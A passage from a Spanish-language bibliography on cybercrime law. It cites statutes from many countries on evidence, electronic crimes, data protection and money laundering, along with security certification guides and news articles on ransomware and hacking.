——(enero de 2012). Loi organique n° 2012-05 du 12 janvier 2012 relative à l'information. Recuperado de http://droit-afrique.com/upload/doc/algerie/Algerie-Loi-2012-05-information.pdf
——(8 de junio de 2012). Loi n° 2012-08 du 28 juin 2012 portant lutte contre le blanchiment d'argent et le financement du terrorisme. Recuperado de http://droit-afrique.com/upload/doc/comores/Comores-Loi-2012-blanchiment-d-argent.pdf
——(2014). Loi n° 2014-13 du 14 mars 2014 portant régulations des communications électroniques et des activités postales. Recuperado de http://droit-afrique.com/upload/doc/tchad/Tchad-Loi-2014-13-telecommunications.pdf
——(2014). Loi n° 2014-14 du 21 mars 2014 portant sur les communications électroniques. Recuperado de http://droit-afrique.com/upload/doc/tchad/Tchad-Loi-2014-14-communication-electronique.pdf
——(2014). Loi n° 2014-15 du 21 mars 2014 portant sur la Poste. Recuperado de http://droit-afrique.com/upload/doc/tchad/Tchad-Loi-2014-15-Poste.pdf
Dubrawsky, I. (2009). *CompTIA Security+ Certification Study Guide*. Recuperado de http://techbus.safaribooksonline.com/9781597494267/i15#X2ludGVybmFsX0h0bWxWaWV3P3htbGlkPTk3ODE1OTc0OTQyNjclMkZpMTUmcXVlcnk9KChDQSUyMENlcnRpZmljYXRlJTIwQXV0aG9yaXR5KSk=
Dunkerley, D., y Samuelle, J. (2014). *Mike Meyers' CompTIA Security+Certification Passport*. Recuperado de http://techbus.safaribooksonline.com/book/certification/securityplus/9780071832144/objective-9dot04-analyze-and-differentiate-among-types-of-network-attacks/ch9_19_html#X2ludGVybmFsX0h0bWxWaWV3P3htbGlkPTk3ODAwNzE4MzIxNDQlMkZjaDlfMTlfaHRtbCZxdWVyeT0oKGFycCUyMHBvaXNvbmluZykp
Eastern Caribbean Law (1958). Criminal Code Chapter 72A Act No. 76 of 1958. Recuperado de http://www.easterncaribbeanlaw.com/wp-content/uploads/2014/07/Microsoft-Word-Cap72A-Criminal-Code.doc.pdf
——(1995). Chapter 3.04 Proceeds of Crime Act Revised Edition Showing the law as at 31 December 2008. Recuperado de http://www.easterncaribbeanlaw.com/wp-content/uploads/2014/07/Proceeds-of-Crime-Act-Cap.3.04.pdf
——(2000). Evidence Act Chapter 92. Recuperado de http://www.easterncaribbeanlaw.com/wp-content/uploads/2014/07/Microsoft-Word-Cap92-Evidence-Act.doc.pdf

——(2004). Electronic Evidence Act, 2004. Recuperado de http://www.easterncaribbeanlaw.com/wp-content/uploads/2014/07/Electronic-Evidence-Act.pdf
——(2005). Chapter 4.15 Evidence Act Revised Edition Showing the law as at 31 December 2008. Recuperado de http://www.easterncaribbeanlaw.com/wp-content/uploads/2014/07/EVIDENCE-ACT-Cap.4.15.pdf
——(2006). Interception of Communications Act Revised Edition Showing the law as at 31 December 2008. Recuperado de http://www.easterncaribbeanlaw.com/wp-content/uploads/2014/07/INTERCEPTION-OF-COMMUNICATIONS-ACT-Cap.3.12.pdf
——(2007). Electronic Transactions Act 2007. Recuperado de http://www.easterncaribbeanlaw.com/wp-content/uploads/2014/07/Electronic-transactions-ACT.pdf
——(2008). No.32 of 2008 Trafficking in Persons (Prevention) Act. Recuperado de http://www.easterncaribbeanlaw.com/wp-content/uploads/2014/07/Trafficking-in-Persons-Prevention-Act.pdf
——(2009). No. 27 of 2009. Electronic Crimes Act, 2009. Recuperado de http://www.easterncaribbeanlaw.com/wp-content/uploads/2014/07/St-Kitts-Nevis-Electronic-Crimes-Act-2009.pdf
——(2010). Money Laundering Prevention Act Saint Lucia No. 8 of 2010. Recuperado de http://www.easterncaribbeanlaw.com/wp-content/uploads/2014/07/MLPA-Amendment-2010.pdf
——(11 de febrero de 2011). No. 3 of 2011. Interception of Communications Act. Recuperado de http://www.easterncaribbeanlaw.com/wp-content/uploads/2014/07/InterceptionofCommunicationAct_-3of2011.pdf
——(30 de septiembre de 2011). No. 30 of 2011. Evidence Evidence Act. Recuperado de http://www.easterncaribbeanlaw.com/wp-content/uploads/2014/07/The_Evidence_Act_2011.pdf
——(2012). Electronic Crimes (Amendment) Bill, 2012. Recuperado de http://www.easterncaribbeanlaw.com/wp-content/uploads/2014/08/2012_Electronic_Crimes_Amendment_Bill.pdf
——(2013). Interception of Communications (Amendment) Bill, 2013 Grenada Act No. of 2013. Recuperado de http://www.easterncaribbeanlaw.com/wp-content/uploads/2014/07/IOCA.pdf
Easttom, C. (2014). *Certified Cyber Forensics Professional All-in-One Exam Guide*. Recuperado de http://techbus.safaribooksonline.com/book/networking/forensic-analysis/9780071839761/network-packet-analysis/ch8lev4_html?query=((traffic+analysis))#snippet
——- (2016). *Computer Security Fundamentals*. Recuperado de http://techbus.safaribooksonline.com/book/networking/security/9780134470627/chapter-5dot-malware/ch05lev1sec2_html#X2ludGVybmFsX0h0bWxWaWV3P3htbGlkPTk3ODAxMzQ0NzA2MjclMkZjaDA1bGV2MnNl

YzJfaHRtbCZxdWVyeT0oKGdyYXl3YXJlKSk=
Easttom, C., y Taylor, J. (2010). *Computer Crime, Investigation, and the Law*. Recuperado de http://techbus.safaribooksonline.com/book/networking/forensic-analysis/9781435455320
E-Government Agency Tanzania (2015). Tanzania e-Government Conference e-Government Legal and Regulatory Framework–User's Perspective August, 2015 Arusha, Tanzania. Recuperado de http://www.ega.go.tz/uploads/publications/711125f87afb131d3915d0780363b9a6.pdf pg.3
E-government Portal Azerbaijan (1998). "İnformasiya, informasiyalaşdırma və informasiyanın mühafizəsi haqqında" Azərbaycan Respublikasının qanunu. Recuperado de https://www.e-gov.az/home/getfile/418
——(2004). Dövlət sirri haqqında" Azərbaycan Respublikasının qanunu Azərbaycan Respublikasının 07 sentyabr 2004-cü il tarixli. Recuperado de https://www.e-gov.az/home/getfile/417
——(2010). Fərdi məlumatlar haqqında Azərbaycan Respublikasının Qanunu (04-06-2010 21:00). Recuperado de https://www.e-gov.az/home/getfile/428
E-Government Portal Tanzania (1967). The Evidence Act. Recuperado de http://www.egov.go.tz/egov_uploads/documents/EVIDENCE%20ACT.pdf
——(1999). The Copyright and Neighbouring Rights Act, 1999. Recuperado de http://www.egov.go.tz/egov_uploads/documents/The_Copyright_and_Neighbouring_Right_Act,_7-1999_en.pdf
——(2002). The Prevention of Terrorism Act, 2002. Recuperado de http://www.egov.go.tz/egov_uploads/documents/The_Prevention_of_Terrorism_Act,_21-2002_en.pdf
——(2012). The Anti-Money Laundering (Amendment) Act, 2012. Recuperado de http://www.egov.go.tz/egov_uploads/documents/The_Ant-Money_laundering_(Amendment)_Act,_2012_(Act_No_en.pdf
eGrey Book-Seychelles Legal Information Institute (1882). Consolidated to 1 December 2014 Chapter 74 Evidence Act 21st January, 1882. Recuperado de http://greybook.seylii.org/w/se/CAP74
——(1955). Consolidated to 1 December 2014 Chapter 158 The Penal Code 1st February 1955. Recuperado de http://greybook.seylii.org/w/se/CAP158
——(1998). Consolidated to 31 December 2015 Chapter 4 Computer Misuse Act 28th December, 1998. Recuperado de http://greybook.seylii.org/w/se/1998-17
——(2001). Consolidated to 31 December 2015 Electronic Transactions Act 20th December, 2001. Recuperado de http://greybook.seylii.org/w/se/2001-8
——(2002). Consolidated to 1 December 2014 Data Protection Act (not yet in force). Recuperado de http://greybook.seylii.org/w/se/2003-9
——(2004). Consolidated to 31 December 2015 Prevention of Terrorism Act 1st December 2004. Recuperado de http://greybook.seylii.org/w/

se/2004-7
——(2006). Consolidated to 31 December 2015 Chapter 9A Anti-Money Laundering Act 18th May 2006. Recuperado de http://greybook.seylii.org/w/se/CAP9A
——(2011). Consolidated to 31 December 2015 Customs Management Act, 2011 2nd July, 2012. Recuperado de http://greybook.seylii.org/w/se/2011-22
——(2014). Consolidated to 31 December 2015 Copyright Act 1st August 2014. Recuperado de http://greybook.seylii.org/w/se/2014-5
——(2016). Misuse of Drugs Act 2016 Act 5. Recuperado de http://www.seylii.org/files/Act%205%20of%202016%20Misuse%20of%20Drugs%20Act,%202016.pdf
Elaws Ministry of Justice United Arab Emirates (s.f.). تشريعات الامارات العربية المتحدة باللغة العربية. Recuperado de http://www.elaws.gov.ae/En-Legislations.aspx
El Economista (30 de septiembre de 2014). Nadie lee la letra pequeña: varios londinenses aceptan cambiar a su hijo por WiFi sin saberlo. *El Economista*. Recuperado de http://www.eleconomista.es/tecnologia/noticias/6116707/09/14/Nadie-lee-la-letra-pequena-varios-londinenses-cambian-a-su-hijo-por-WiFi-sin-saberlo.html
Electronic Government Laws Japan (1907). 刑法（明治四十年四月二十四日法律第四十五号）. Recuperado de http://law.e-gov.go.jp/htmldata/M40/M40HO045.html
——(1975). 電気通信事業法（昭和五十九年十二月二十五日法律第八十六号）. Recuperado de http://law.e-gov.go.jp/htmldata/S59/S59HO086.html
——(1980). 著作権法 （昭和四十五年五月六日法律第四十八号）. Recuperado de http://law.e-gov.go.jp/htmldata/S45/S45HO048.html
——(1993). 不正競争防止法（平成五年五月十九日法律第四十七号）. Recuperado de http://law.e-gov.go.jp/htmldata/H05/H05HO047.html
——(26 de mayo de 1999). 児童買春、児童ポルノに係る行為等の規制及び児童の保護等に関する法律（平成十一年五月二十六日法律第五十二号）. Recuperado de http://law.e-gov.go.jp/htmldata/H11/H11HO052.html
——(13 de agosto de 1999). 不正アクセス行為の禁止等に関する法律（平成十一年八月十三日法律第百二十八号）. Recuperado de http://law.e-gov.go.jp/htmldata/H11/H11HO128.html
——(31 de mayo de 2000). 電子署名及び認証業務に関する法律（平成十二年五月三十一日法律第百二号）. Recuperado de http://law.e-gov.go.jp/htmldata/H12/H12HO102.html
——(6 de diciembre de 2000). 高度情報通信ネットワーク社会形成基本法（平成十二年十二月六日法律第百四十四号）. Recuperado de http://law.e-gov.go.jp/htmldata/H12/H12HO144.html
——(2001). 特定電子メールの送信の適正化等に関する法律（平成十四年四月

十七日法律第二十六号）. Recuperado de http://law.e-gov.go.jp/htmldata/H14/H14HO026.html
——(2003). 個人情報の保護に関する法律 （平成十五年五月三十日法律第五十七号）. Recuperado de http://law.e-gov.go.jp/htmldata/H15/H15HO057.html
——(2007). 電子記録債権法 （平成十九年六月二十七日法律第百二号）. Recuperado de http://law.e-gov.go.jp/htmldata/H19/H19HO102.html
——(2014). サイバーセキュリティ基本法 （平成二十六年十一月十二日法律第百四号）. Recuperado de http://law.e-gov.go.jp/htmldata/H26/H26HO104.html
Elisan, C., Davis, M., Bodmer, S., y LeMasters, A. (2016). *Hacking Exposed Malware & Rootkits: Security Secrets and Solutions*. Recuperado de http://techbus.safaribooksonline.com/book/networking/security/9780071825757/1-malware-propagation/ch01lev6_html
El Mundo (2017). Un presunto pedófilo queda libre porque el FBI no quiere revelar cómo hackea la web oscura. *El Mundo*. Recuperado de http://www.elmundo.es/tecnologia/2017/03/07/58be87f8e2704e14698b46a7.html
El Watan News (2016). “تنطول” تنشر صور لرجل قام بإلكترونية نوناق أمام “باونلا”. Recuperado de http://www.elwatannews.com/news/details/1163831
Esaú A. (2015). Top 10 de Ataques DDOS (Denial of Service o Denegación de Servicios). *Open Webinars*. Recuperado de https://openwebinars.net/blog/top-10-de-ataques-dos-denial-of-service-o-denegacion-de-servicios/
Estrada, R. (25 de abril de 2017). Wikitribune, la nueva plataforma de Wikipedia que ataca las noticias falsas. *FayerWayer*. Recuperado de: https://www.fayerwayer.com/2017/04/wikitribune-la-nueva-plataforma-de-wikipedia-que-ataca-las-noticias-falsas/
eThemis-The Greek legal site. (2011). Νόμος υπ’αρ.3917/2011 Διατήρηση δεδομένων που παράγονται ή υποβάλλονται σε επεξεργασία σε συνάρτηση με την παροχή διαθέσιμων στο κοινό υπηρεσίων κλπ. Recuperado de http://www.ethemis.gr/3917-2011-diatirisi-dedomenon-pou-paragonte-i-ipovallonte-se-epexergasia-se-sinartisi-me-tin-parochi-diathesimon-sto-kino-ipiresion-klp/
Ethiopian Federal Courts (2001). Anti-Corruption Special Procedure and Rules of Evidence Proclamation no. 236/2001. Recuperado de http://www.fsc.gov.et/content/Negarit%20Gazeta/Gazeta-1993/Proc%20No.%20236-2001%20Anti-Corruption%20Special%20Procedure%20and%20Rul.pdf
——(2004). Copyright and Neighboring Rights, Proclamation No. 410/2004. Recuperado de http://www.fsc.gov.et/content/Negarit%20Gazeta/Ga-

zeta-1996/Proc%20No.%20410-2004%20Copyright%20and%20Neighboring%20Rights%20Protection.pdf
——(2005). 478 Criminal Code. Recuperado de http://www.fsc.gov.et/content/Negarit%20Gazeta/codes/Criminal%20Code%28%20New%29.pdf
Euralius (1995). Law No. 7895, dated 27 January 1995. Criminal Code of the Republic of Albania. Recuperado de http://www.euralius.eu/en/library/albanian-legislation/send/10-criminal-law/56-criminal-code-en
——(2008). Law No. 9902, dated 17.4.2008. On Consumer Protection. Recuperado de http://www.euralius.eu/index.php/en/library/albanian-legislation/send/64-consumer-protection/129-law-on-consumer-protection-en
——(2014). Law No. 119/2014. On the Right to Information. Recuperado de http://www.euralius.eu/index.php/en/library/albanian-legislation/send/55-the-right-to-information/111-law-on-the-right-to-information-en
——(2015). Law No. 112/2015. On Public Financial Inspection. Recuperado de http://www.euralius.eu/index.php/en/library/albanian-legislation/send/80-public-financial-inspection/159-law-on-public-financial-inspection-en
——(2016). Law No. 95/2016. On the Organization and Functioning of Institutions for Combating Corruption and Organized Crime. Recuperado de http://www.euralius.eu/index.php/en/library/albanian-legislation/send/90-law-on-spak/195-law-on-the-organization-and-functioning-of-institutions-for-combating-corruption-and-organized-crime-en
European Union Agency for Network and Information Security (2015). Cyber Security Concept of the Slovak Republic for 2015-2020. Recuperado de https://www.enisa.europa.eu/topics/national-cyber-security-strategies/ncss-map/cyber-security-concept-of-the-slovak-republic-1 - pg. 28
Fathimath, W. (2015). Legislating for Cybercrimes in the Maldives: Challenges and Prospects. *IIUM Law Journal*. Recuperado de http://journals.iium.edu.my/iiumlj/index.php/iiumlj/article/view/183/171 pg.4
Federal Chancellery RIS Information Austria (1936). Bundesrecht konsolidiert: Gesamte Rechtsvorschrift für Urheberrechtsgesetz. Recuperado de https://www.ris.bka.gv.at/GeltendeFassung.wxe?Abfrage=Bundesnormen&Gesetzesnummer=10001848
——(1950). Bundesrecht konsolidiert: Gesamte Rechtsvorschrift für Pornographiegesetz. Recuperado de https://www.ris.bka.gv.at/GeltendeFassung.wxe?Abfrage=Bundesnormen&Gesetzesnummer=10005226
——(1974). Bundesrecht konsolidiert: Gesamte Rechtsvorschrift für Strafgesetzbuch, Fassung vom 29.01.2017. Recuperado de http://www.ris.bka.gv.at/GeltendeFassung.wxe?Abfrage=Bundesnormen&Gesetzesnummer=10002296
——(1979). Bundesrecht konsolidiert: Gesamte Rechtsvorschrift für Konsumentenschutzgesetz. Recuperado de https://www.ris.bka.gv.at/Gelten-

deFassung.wxe?Abfrage=Bundesnormen&Gesetzesnummer=10002462
——(1991). Bundesrecht konsolidiert: Gesamte Rechtsvorschrift für Sicherheitspolizeigesetz. Recuperado de https://www.ris.bka.gv.at/GeltendeFassung.wxe?Abfrage=Bundesnormen&Gesetzesnummer=10005792
——(1 de enero de 2000). Bundesgesetz über den Schutz personenbezogener Daten (Datenschutzgesetz 2000-DSG) 2000 Fassung vom: 1.1.2017. Recuperado de http://www.ris.bka.gv.at/Dokumente/Erv/ERV_1999_1_165/ERV_1999_1_165.html
——(27 de octubre de 2000). Bundesgesetz, mit dem bestimmte rechtliche Aspekte des elektronischen Geschäfts-und Rechtsverkehrs geregelt werden (E-Commerce-Gesetz-ECG). Recuperado de http://www.ris.bka.gv.at/Dokumente/Erv/ERV_2001_1_152/ERV_2001_1_152.html
——(2003). Bundesrecht konsolidiert: Gesamte Rechtsvorschrift für Telekommunikationsgesetz 2003, Fassung vom 29.01.2017. Recuperado de http://www.ris.bka.gv.at/GeltendeFassung.wxe?Abfrage=Bundesnormen&Gesetzesnummer=20002849&FassungVom=2017-01-29
——(2004). Bundesrecht konsolidiert: Gesamte Rechtsvorschrift für E-Government-Gesetz, Fassung vom 29.01.2017. Recuperado de http://www.ris.bka.gv.at/GeltendeFassung.wxe?Abfrage=Bundesnormen&Gesetzesnummer=20003230
——(2006). Bundesrecht konsolidiert: Gesamte Rechtsvorschrift für Verbraucherbehörden-Kooperationsgesetz. Recuperado de https://www.ris.bka.gv.at/GeltendeFassung.wxe?Abfrage=Bundesnormen&Gesetzesnummer=20004891
——(2014). Bundesrecht konsolidiert: Gesamte Rechtsvorschrift für Polizeiliches Staatsschutzgesetz. Recuperado de https://www.ris.bka.gv.at/GeltendeFassung.wxe?Abfrage=Bundesnormen&Gesetzesnummer=20009486
——(2015). Bundesrecht konsolidiert: Gesamte Rechtsvorschrift für Alternativfinanzierungsgesetz. Recuperado de https://www.ris.bka.gv.at/GeltendeFassung.wxe?Abfrage=Bundesnormen&Gesetzesnummer=20009241
——(2016). Bundesrecht konsolidiert: Gesamte Rechtsvorschrift für Signatur- und Vertrauensdienstegesetz. Recuperado de https://www.ris.bka.gv.at/GeltendeFassung.wxe?Abfrage=Bundesnormen&Gesetzesnummer=20009585
Federal Government Gazette Malaysia (28 de mayo de 2015). Act 770 Special Measures Against Terrorism in Foreign Countries Act 2015. Recuperado de http://www.federalgazette.agc.gov.my/outputaktap/aktaBI_20150604_Act770(BI).pdf
——(4 de junio de 2015). Act 769 Prevention of Terrorism Act 2015. Recuperado de http://www.federalgazette.agc.gov.my/outputaktap/aktaBI_20150604_Act769(BI).pdf

Federal Ministry of Justice and Consumer Protection Germany (1965). Act on Copyright and Related Rights (Copyright Act). Recuperado de http://www.gesetze-im-internet.de/englisch_urhg/englisch_urhg.html
——(1982). Gesetz über die internationale Rechtshilfe in Strafsachen (IRG). Recuperado de http://www.gesetze-im-internet.de/irg/BJNR020710982.html
——(1985). Atomgesetz in der Fassung der Bekanntmachung vom 15. Juli 1985. Recuperado de http://www.gesetze-im-internet.de/bundesrecht/atg/gesamt.pdf
——(1998). Strafgesetzbuch (StGB) Ausfertigungsdatum: 15.05.1871. Recuperado de http://www.gesetze-im-internet.de/bundesrecht/stgb/gesamt.pdf
——(1990). Gesetz über den Bundesnachrichtendienst (BND-Gesetz-BNDG). Recuperado de http://www.gesetze-im-internet.de/bndg/BJNR029790990.html
——(1991). Gesetz über den militärischen Abschirmdienst (MAD-Gesetz-MADG). Recuperado de http://www.gesetze-im-internet.de/madg/BJNR029770990.html
——(16 de mayo de 2001). Signaturgesetz vom 16. Mai 2001. Recuperado de http://www.gesetze-im-internet.de/bundesrecht/sigg_2001/gesamt.pdf
——(26 de junio de 2001). Gesetz zur Beschränkung des Brief-Post-und Fernmeldegeheimnisses (Artikel 10-Gesetz-G 10). Recuperado de http://www.gesetze-im-internet.de/g10_2001/BJNR125410001.html
——(2003). Bundesdatenschutzgesetz in der Fassung der Bekanntmachung vom 14. Januar 2003. Recuperado de http://www.gesetze-im-internet.de/bundesrecht/bdsg_1990/gesamt.pdf
——(22 de junio de 2004). Telekommunikationsgesetz vom 22. Juni 2004. Recuperado de http://www.gesetze-im-internet.de/bundesrecht/tkg_2004/gesamt.pdf
——(3 de julio de 2004). Gesetz gegen den unlauteren Wettbewerb (UWG). Recuperado de http://www.gesetze-im-internet.de/uwg_2004/BJNR141400004.html
——(2007). Telemediengesetz vom 26. Februar 2007. Recuperado de http://www.gesetze-im-internet.de/bundesrecht/tmg/gesamt.pdf
——(2008). Gesetz über Personalausweise und den elektronischen Identitätsnachweis (Personalausweisgesetz-PAuswG). Recuperado de http://www.gesetze-im-internet.de/pauswg/BJNR134610009.html
——(2 de abril de 2009). Suchdienstedatenschutzgesetz (SDDSG). Recuperado de http://www.gesetze-im-internet.de/sddsg/BJNR069000009.html
——(14 de agosto de 2009). BSI-Gesetz vom 14. August 2009. Recuperado de http://www.gesetze-im-internet.de/bundesrecht/bsig_2009/gesamt.pdf
——(2014). Gesetz über den Betrieb elektronischer Mautsysteme (Mautsys-

temgesetz-MautSysG). Recuperado de http://www.gesetze-im-internet.de/mautsysg_2014/BJNR198010014.html
Fiji Financial Intelligence Unit (2004). Financial Transactions Reporting Act 2004. Recuperado de http://www.fijifiu.gov.fj/getattachment/Left-Menu/Law-Regulations/FTR-Act/ftrAct2004.pdf.aspx
——(2012). Government of Fiji Public Order (Amendment) Decree 2012 (Decree No. 1 of 2012). Recuperado de http://www.fijifiu.gov.fj/getattachment/Law-Regulations/Other-Relevant-Laws/Public-Order-Amendment-Decree-2012.pdf.aspx
Fiji Revenue and Customs Authority (1986). Customs Act–Revised 2 March 2016. Recuperado de http://www.frca.org.fj/wp-content/uploads/2012/10/Customs_Act_Revised-2nd-March-2016.pdf
Financial Information Unit Yemen (2010). Law no. 1/2010 On Anti-Money Laundering and Counter-Terrorism Financing. Recuperado de http://www.fiu.gov.ye/doc/AMLC2010%20and%20its%20Modifications_EN.pdf
Financial Intelligence Unit Barbados (2001). Chapter 129 Money Laundering and Financing of Terrorism (Prevention and Control). Recuperado de http://www.barbadosfiu.gov.bb/pdf/Money%20Laundering%20and%20Financing%20of%20Terrorism%20.pdf
——(2002). Chapter 158 Anti-Terrorism. Recuperado de http://www.barbadosfiu.gov.bb/pdf/Anti-Terrorism.pdf
——(2011). Transnational Organized Crime (Prevention and Control) Act, 2011. Recuperado de http://www.barbadosfiu.gov.bb/pdf/Transnational%20Organized%20Crime%20(Prevention%20and%20Control)%20Act.pdf
Financial Intelligence Unit Belize (2014). Belize Financial Intelligence Unit Act * FIU-Act-as-Amended-7-Feb-2014. Recuperado de http://fiubelize.org/wp-content/uploads/2016/06/FIU-Act-as-Amended-7-Feb-2014.pdf
Financial Services Commision Barbados (2002). Chapter 318A Securities. Recuperado de http://www.fsc.gov.bb/images/phocadownload/securitiesact.pdf
Fingas, J. (2016). Malware uses Facebook and LinkedIn images to hijack your PC (updated). *Engadget*. Recuperado de https://www.engadget.com/2016/11/27/ransomware-exploits-facebook-and-linkedin-images/
Finlex Data Bank (1889). 19.12.1889/39 Rikoslaki. Recuperado de http://finlex.fi/fi/laki/ajantasa/1889/18890039001
——(1961). Tekijänoikeuslaki. Recuperado de http://finlex.fi/fi/laki/ajantasa/1961/19610404
——(1978). 20.1.1978/38 Kuluttajansuojalaki. Recuperado de http://finlex.fi/fi/laki/ajantasa/1978/19780038

——(1999). 22.4.1999/523 Henkilötietolaki. Recuperado de http://finlex.fi/fi/laki/ajantasa/1999/19990523
——(2002). 458/2002 Laki tietoyhteiskunnan palvelujen tarjoamisesta. Recuperado de http://www.finlex.fi/fi/laki/alkup/2002/20020458
——(2003). Laki sähköisestä asioinnista viranomaistoiminnassa. Recuperado de http://finlex.fi/fi/laki/ajantasa/2003/20030013
——(2004). 13.8.2004/759 Laki yksityisyyden suojasta työelämässä. Recuperado de http://www.finlex.fi/fi/laki/ajantasa/2004/20040759
——(2006). Laki lapsipornografian levittämisen estotoimista. Recuperado de http://finlex.fi/fi/laki/ajantasa/2006/20061068
——(2008). Act on Detecting and Preventing Money Laundering and Terrorist Financing (503/2008; amendments up to 327/2013 included). Recuperado de http://www.finlex.fi/fi/laki/kaannokset/2008/en20080503.pdf
——(2009). Laki vahvasta sähköisestä tunnistamisesta ja sähköisistä luottamuspalveluista. Recuperado de http://finlex.fi/fi/laki/ajantasa/2009/20090617
——(2013). 30.12.2013/1226 Laki valtion yhteisten tieto- ja viestintäteknisten palvelujen järjestämisestä. Recuperado de http://finlex.fi/fi/laki/ajantasa/2013/20131226
——(2014). 7.11.2014/917 Tietoyhteiskuntakaari. Recuperado de http://www.finlex.fi/fi/laki/ajantasa/2014/20140917
——(2016). Laki hallinnon yhteisistä sähköisen asioinnin tukipalveluista. Recuperado de http://finlex.fi/fi/laki/ajantasa/2016/20160571
FS110 China (s.f.). ┌宁省公安机┌┌施《中┌人民共和┌治安管理┌┌法》行政┌┌裁量┌┌化┌准. Recuperado de http://www.fs110.gov.cn/form/ShowNews.aspx?id=38377
F-Secure (s.f.). Removal Instructions Removing 'Police-themed' Ransomware. *F-Secure*. Recuperado de https://www.f-secure.com/en/web/labs_global/removing-police-themed-ransomware
Gaceta Oficial Digital de Panamá (2008). Ley 51 de 22 de julio de 2008 Que define y regula los documentos electrónicos y las firmas electrónicas y la prestación de servicios de almacenamiento tecnológico de documentos y de certificación de firmas electrónicas y adopta otras disposiciones para el desarrollo del comercio electrónico. Recuperado de https://www.firmaelectronica.gob.pa/documentos/Ley_51-Firma_electronicas_almacenamiento_tecnologico_y_comercio_electronico.pdf
General Authority for Communications and Informatics Libya (s.f.). ةيبيل ايبيبم ةردابم ةيئورتكلإلا ةيبيل ايبيبم ةردابم ةيئورتكلإلا. Recuperado de http://cim.gov.ly/page95.html
General Directorate of International Law and Foreign Affairs-Ministry of Justice (2007). İnternet Toplu Kullanim Sağlayicilari Hakkinda Yönetmelik Resmi Gazete Tarihi: 01/11/2007 Resmi Gazete Sayısı: 26687. Re-

cuperado de http://www.uhdigm.adalet.gov.tr/1_bolum/İnternet Toplu Kullanım Sağlayıcıları Hakkında Yönetmelik.docx

General Secretariat of the Government of Mali (20 de agosto de 2001). Mali Code pénal Loi n°01-79 du 20 août 2001 [NB - Loi n°01-79 du 20 août 2001 portant Code pénal Modifiée par: la loi n°2005-45 du 18 août 2005 la loi n°2016-39 du 7 juillet 2016]. Recuperado de http://sgg-mali.ml/codes/mali-code-2001-penal-maj-2016.pdf

——(20 de agosto de 2001). Mali Code de procédure pénale Loi n°01-80 du 20 août 2001 [NB - Loi n°01-80 du 20 août 2001 portant Code de procédure pénale Modifiée par la loi n°2013-016/ du 21 mai 2013]. Recuperado de http://sgg-mali.ml/codes/mali-code-procedure-penale-2001-maj-2013.pdf

——(31 de mayo de 2010). Loi n° 2010-020 du 31 mai 2010 portant loi uniforme relative aux infractions en matière de chèque, de carte bancaire et d'autres instruments et procédés électroniques de paiement. Recuperado de http://sgg-mali.ml/JO/2010/mali-jo-2010-28.pdf

——(30 de diciembre de 2010). Loi n° 10-062/ du 30 Decembre 2010 Portant loi UNIFORME Relative a la Lutte Contre le Financement du Terrorisme. Recuperado de http://sgg-mali.ml/JO/2011/mali-jo-2011-01.pdf

——(2016). Loi n° 2016-012/ du 6 Mai 2016 Relative aux Transactions, Echanges et Services Electroniques. Recuperado de http://sgg-mali.ml/JO/2016/mali-jo-2016-22.pdf

Georgian National Communications Commission (2013). Law of Georgia on Personal Data Protection 27/12/2013, Consolidada 06/28/2016. Recuperado de http://www.gncc.ge/ge/legal-acts/parliament/laws/personalur-monacemta-dacvis-shesaxeb-saqartvelos-kanoni-11228.page

Ghana Data Protection Commission (2012). Data Protection Act, 2012. Recuperado de http://www.dataprotection.org.gh/sites/default/files/Data%20Protection%20Act%20%2C%202012%20%28Act%20843%29.pdf

Ghana Financial Intelligence Center (2010). Economic and Organised Crime Act, 2010 Act 804. Recuperado de http://fic.gov.gh/wp-content/uploads/2015/11/EOCO-Act-804.pdf

Ghana Legal (1960). Criminal Offences Act-1960 (Act 29). Recuperado de http://laws.ghanalegal.com/acts/id/19/criminal-offences-act#

——(1975). Evidence Act-1975 (NRCD 323). Recuperado de http://laws.ghanalegal.com/acts/id/360/evidence-act#

——(1993). Securities Industry Law-1993 (PNDCL 333). Recuperado de http://laws.ghanalegal.com/acts/id/555/securities-industry-law#

——(1996). Security and Intelligence Agencies Act-1996 (Act 526). Recuperado de http://laws.ghanalegal.com/acts/id/209/security-and-intelligence-agencies-act#

——(2003). Payment Systems Act-2003 (Act 662). Recuperado de http://laws.ghanalegal.com/acts/id/191/payment-systems-act#

——(2004). Ghana Maritime Security Act-2004 (Act 675). Recuperado de http://laws.ghanalegal.com/acts/id/146/ghana-maritime-security-act#
——(2005). Copyright Act-2005 (Act 690). Recuperado de http://laws.ghanalegal.com/acts/id/114/copyright-act#
Gibbs, S. (27 de julio de 2017). 'Criminal mastermind' of $4bn bitcoin laundering scheme arrested. *The Guardian*. Recuperado de https://www.theguardian.com/technology/2017/jul/27/russian-criminal-mastermind-4bn-bitcoin-laundering-scheme-arrested-mt-gox-exchange-alexander-vinnik
Gibson, D. (2015). *SSCP Systems Security Certified Practitioner All-in-One Exam Guide*. Recuperado de http://techbus.safaribooksonline.com/book/certification/sscp/9781259583063/identifying-malicious-code/sec167_html?query=((logic+bomb))#snippet
Gobierno Federal de México (2013). En México, el acceso a internet es un derecho constitucional. Recuperado de https://www.gob.mx/gobmx/articulos/en-mexico-el-acceso-a-internet-es-un-derecho-constitucional
González, G. (12 de diciembre de 2016). Un nuevo ransomware te devuelve tus archivos si colaboras infectando a otros. *Genbeta*. Recuperado de https://www.genbeta.com/actualidad/popcorn-time-es-un-nuevo-ransomware-que-te-devuelve-tus-archivos-si-infectas-a-otros
Google (2014). *Condiciones de servicio de Google*. Recuperado de https://www.google.com/intl/es/policies/terms/
——(2017). *Solicitudes de privacidad en Europa relativas a la retirada de resultados de búsqueda*. Recuperado de https://www.google.com/transparencyreport/removals/europeprivacy/
Gordon, A. (2015). *Official (ISC)2 Guide to the CISSP CBK*. Recuperado de http://techbus.safaribooksonline.com/book/certification/cissp/9781482262759/cryptography-used-to-maintain-communications-security/c004_h4_48_html?query=((digital+signature))#snippet
Gouvernement du Burundi (2016). Communique de presse de la reunion du conseil des ministres du mercredi 13 et jeudi 14 juillet 2016. Recuperado de http://www.burundi.gov.bi/spip.php?article1226
Gouvernement du Sénégal (25 de enero de 2008). Loi n° 2008-08 du 25 janvier 2008 sur les transactions électroniques. Recuperado de https://www.gouv.sn/IMG/pdf/Loi_Transactions_Electroniques.pdf
——(25 de enero de 2008). Loi n° 2008-10 du 25 janvier 2008 portant loi d'orientation sur la Société de l'Information (LOSI). Recuperado de https://www.gouv.sn/IMG/pdf/Loi_LOSI.pdf
——(25 de enero de 2008). Loi n° 2008-11 du 25 janvier 2008 portant sur la Cybercriminalité. Recuperado de https://www.gouv.sn/IMG/pdf/Loi_Cybercriminalit.pdf
